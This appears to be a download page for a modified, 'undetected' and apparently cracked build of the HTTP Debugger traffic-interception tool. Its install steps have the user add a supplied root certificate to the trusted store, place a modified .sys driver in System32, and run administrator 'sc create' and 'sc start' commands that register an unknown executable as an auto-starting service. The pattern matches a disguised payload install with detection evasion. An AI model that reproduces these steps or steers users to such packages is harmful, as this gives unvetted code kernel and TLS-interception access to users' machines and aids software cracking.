




HTTP Debugger – Undetected Version
HTTP Debugger is a debugging tool that allows you to analyze incoming and outgoing data over an internet connection and send custom/fake responses.
This version has been modified by our team. The following changes have been made:
The certificate has been replaced with a trusted root certificate.
All strings have been completely modified.
The driver file has been modified.
The SDK has been modified.
Installation
Install all
.regfiles included with the release.Add the
discordcertificate file to your Trusted Root Certification Authorities.Copy
cttpfdebuggersdk.sysinto theSystem32directory.To install and start the service, open CMD as Administrator and run the following command:
sc create crackfrmcomudds binPath= "C:\FilePath\crackfrmcomSvcc.exe" start= auto DisplayName= "crackfrmcomudds"
Replace C:\FilePath\ with the actual location of crackfrmcomSvcc.exe.
This command creates the service and configures it to start automatically.
Enter the following command to start the service, and then launch the debugger:
sc start crackfrmcomudds
-
 3
You may only provide a review once you have downloaded the file.
There are no reviews to display.